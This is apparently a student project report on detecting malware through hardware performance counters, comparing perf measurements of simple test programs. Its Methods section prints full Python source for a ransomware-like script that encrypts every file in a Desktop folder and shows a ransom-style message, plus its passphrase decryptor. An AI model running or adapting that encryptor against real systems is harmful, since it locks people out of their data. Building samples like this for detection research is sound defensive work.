Malware-detection using Hardware Performance Counters (HPCs)

Kenneth Chen, Daniel Horan, Alejandro Torres, Nicholas Tran, Srushti Gaikaiwari

Introduction

- Modern processors face threats from many, increasingly complex forms of malicious software (malware)
- Detection approaches have limitations, with some only able to detect well-known malware
- Hardware Performance Counters (HPCs) are specialized registers in a CPU used to monitor and measure aspects of a computer's performance
- This project aimed to test the use of HPCs to detect malware by creating simple malware and benign software (benign-ware)

Background

- Malware intentionally harm machines by the following
  - Stealing sensitive data
  - Damaging security measures
  - Accessing unapproved systems to cause financial losses
- To combat these we use HPCs which can be read by:
  - Sampling events at regular intervals
  - Polling which can be read instantly but must be configured properly
- HPCs provide low-level insights into a computer’s hardware operation
- Several advantages of HPCs
  - Real-time monitoring
  - Monitor micro-architectural events
  - Potential to monitor system behavior with less overhead
- Disadvantages
  - Non-deterministic nature
  - Overcounting

Methods

Encryption	Decryption

Encryption

```python
#!/usr/bin/env python3
import os
from cryptography.fernet import Fernet

def encrypt_files(start_path, key):
    for root, dirs, files in os.walk(start_path):
        for file in files:
            if file in ['encryption.py', 'thekey.key', 'decryption.py']:
                continue
            file_path = os.path.join(root, file)
            if os.path.isfile(file_path):
                with open(file_path, 'rb') as thefile:
                    contents = thefile.read()
                contents_encrypted = Fernet(key).encrypt(contents)
                with open(file_path, 'wb') as thefile:
                    thefile.write(contents_encrypted)
                print(f'Encrypted: {file_path}')

key = Fernet.generate_key()

with open('thekey.key', 'wb') as thekey:
    thekey.write(key)


start_directory = '/home/horandt/Desktop' # Changed to this directory to make it less agressive
encrypt_files(start_directory, key)
print('All files on the desktop have been encrypted. Enter a passcode to decrypt your files')
```

Decryption

```python
#!/usr/bin/env python3
import os
from cryptography.fernet import Fernet

def decrypt_files(start_path, secretkey, secretphrase):
    user_phrase = input('Enter phrase: \n')
    if user_phrase != secretphrase:
        print('Wrong passphrase!')
        return

    for root, dirs, files in os.walk(start_path):
        for file in files:
            if file in ['encryption.py', 'thekey.key', 'decryption.py']:
                continue
            file_path = os.path.join(root, file)
            if os.path.isfile(file_path):
                with open(file_path, 'rb') as thefile:
                    contents = thefile.read()
                try:
                    contents_decrypted = Fernet(secretkey).decrypt(contents)
                    with open(file_path, 'wb') as thefile:
                        thefile.write(contents_decrypted)
                    print(f'Decrypted: {file_path}')
                except Exception as e:
                    print(f'Failed to decrypt {file_path}: {e}')

with open('thekey.key', 'rb') as key:
    secretkey = key.read()

secretphrase = 'Secret-phrase'

#Set directory
start_directory = '/home/horandt/Desktop'
decrypt_files(start_directory, secretkey, secretphrase)
```

Methods

Backup	Recover


Backup

```python
#!/usr/bin/env python3
import os
import shutil

#Function to back up files
def backup_files(start_path, backup_dir):
    for root, dirs, files in os.walk(start_path):
        for file in files:
            #Exclude certain files from backup
            if file in ['backup.py', 'recover.py']:
                continue
            file_path = os.path.join(root, file)
            #Copy files to the backup directory
            shutil.copy2(file_path, os.path.join(backup_dir, file))
            print(f'Backed up: {file_path}')

#Set the Desktop as the start directory
start_directory = '/home/horandt/Desktop'

#Set the backup directory
backup_directory = '/home/horandt/Desktop/backup_folder'

#Create the backup directory if it doesn't exist
if not os.path.exists(backup_directory):
    os.makedirs(backup_directory)

# Call the backup function
backup_files(start_directory, backup_directory)
print("Backup completed.")

# Additional line for instruction count
```

Recover

```python
#!/usr/bin/env python3
import os
import shutil

def recover_files(backup_dir, start_path):
    #Prompt for a recovery phrase
    user_phrase = input('Enter recovery phrase: \n')
    recovery_phrase = 'Recover'

    if user_phrase != recovery_phrase:
        print('Incorrect recovery phrase!')
        return

    for file in os.listdir(backup_dir):
        # Exclude certain files from recovery
        if file in ['backup.py', 'recover.py']:
            continue
        file_path = os.path.join(backup_dir, file)
        # Copy files back to the original directory
        shutil.copy2(file_path, os.path.join(start_path, file))
        print(f'Restored: {file_path}')

#Set the backup directory
backup_directory = '/home/horandt/Desktop/backup_folder'

#Set the Desktop as the start directory
start_directory = '/home/horandt/Desktop'

#Call the recover function
recover_files(backup_directory, start_directory)
print("Recovery completed.")

#Additional lines for instruction count parity
#Don't hold much meaning
```

Methods

Example Output	Commands that were mainly used
	**CPU spikes:** *sudo perf stat -e cycles ./program_name* **Cache Misses (L1):** *sudo perf stat -e L1-dcache-load-misses ./program_name* **Cache Misses (L3):** *sudo perf stat -e LLC-load-misses ./program_name* **Context Switches:** *sudo perf stat -e context-switches ./program_name* **Instructions Per Cycle (IPC):** *sudo perf stat -e instructions,cycles ./program_name*

Data Collected

Average Malware Performance


	Encryption	Decryption
Instructions	327,971,639	327,399,851
Cycles	370,321,425	356,236,688
Instructions Per Cycle	0.894	0.92
CPU Spikes (Cycles)	70,552,590	70,473,257.2
Context Switches	4.2	1.4
Cache Misses L1	2,343,022	2,354,683
Cache Misses L3	163,114	164,005


Average Benign-ware Performance


	Backup	Recovery
Instructions	330,635,506	78,194,133
Cycles	378,708,948	103,735,896
Instructions Per Cycle	0.881	0.784
CPU Spikes (Cycles)	313,905,394	82,428,445
Context Switches	7	36
Cache Misses L1	6,761,024	1,831,242
Cache Misses L3	700,783	193,294

Analysis

Of particular note in the data are three categories. CPU Spikes, L1 Cache Performance, and L3 Cache Performance, The benign-ware value were drastically higher than the malware equivalent. L1 cache misses were approximately 3 times higher in the benign-ware backup stage than the malware encryption stage. Benign-ware L3 cache misses and cpu spike cycles were approximately 4.5 times higher than their counterparts in the malware program.







Lessons Learned

Pros:

- We learned how to collaborate to research sources, test methodology, and create the reports.
- Learned in depth Linux knowledge and about HPCs, and how they can be used for malware detection.

Cons:

- The data was collected using simple malware and benign-ware, this data might not be able to be extrapolated to more complex programs. If the programs were more complex, different parameters might have large differences.
- The HPCs used might have different results of the same execution of malware and benign-ware on different machines due to different architectures utilized.

Conclusion

- L1 and L3 cache misses, along with CPU spike cycles, crucial in differentiating malware and benign-ware.
- HPCs enable the detection of potential malware attacks through hardware performance metrics.
- HPCs provide valuable insights into malware and benign-ware execution.
- Focus on cache misses and CPU spike cycles may enhance malware detection capabilities.

References

[1] S. Das, J. Werner, M. Antonakakis, M. Polychronakis and F. Monrose, "SoK: The Challenges, Pitfalls, and Perils of Using Hardware Performance Counters for Security," 2019 IEEE Symposium on Security and Privacy (SP), San Francisco, CA, USA, 2019, pp. 20-38, doi: 10.1109/SP.2019.00021.

[2] Ö. A. Aslan and R. Samet, "A Comprehensive Review on Malware Detection Approaches," in IEEE Access, vol. 8, pp. 6249-6271, 2020, doi: 10.1109/ACCESS.2019.2963724.

[3] D. Spinellis, "Reliable identification of bounded-length viruses is NP-complete", IEEE Trans. Inf. Theory, vol. 49, no. 1, pp. 280-284, Jan. 2003.

[4]. V. M. Weaver, D. Terpstra and S. Moore, "Non-determinism and overcount on modern hardware performance counter implementations", IEEE International Symposium on Performance Analysis of Systems and Software, pp. 215-224, 2013.

[5] A. P. Namanya, A. Cullen, I. U. Awan and J. P. Disso, "The World of Malware: An Overview," 2018 IEEE 6th International Conference on Future Internet of Things and Cloud (FiCloud), Barcelona, Spain, 2018, pp. 420-427.

[6] Dancuk, Milica. “Linux Perf: How to Use the Command and Profiler: Phoenixnap KB.” Knowledge Base by phoenixNAP, 24 Aug. 2023, phoenixnap.com/kb/linux-perf#ftoc-heading-18.

[7] Gregg, Brendan. “Perf Examples.” Linux Perf Examples, www.brendangregg.com/perf.html.

[8] “Tutorial.” Tutorial - Perf Wiki, perf.wiki.kernel.org/index.php/Tutorial..

[9] “Apple.” Official Apple Support, support.apple.com/kb/SP714?locale=ru_RU&viewlocale=en_US.

[10] Canonical. Ubuntu 22.04.3 Lts (Jammy Jellyfish), releases.ubuntu.com/jammy/.

[11] Friend or Foe: Discerning Benign vs Malicious … - NSF Public Access, par.nsf.gov/servlets/purl/10295062. Accessed 6 Dec. 2023.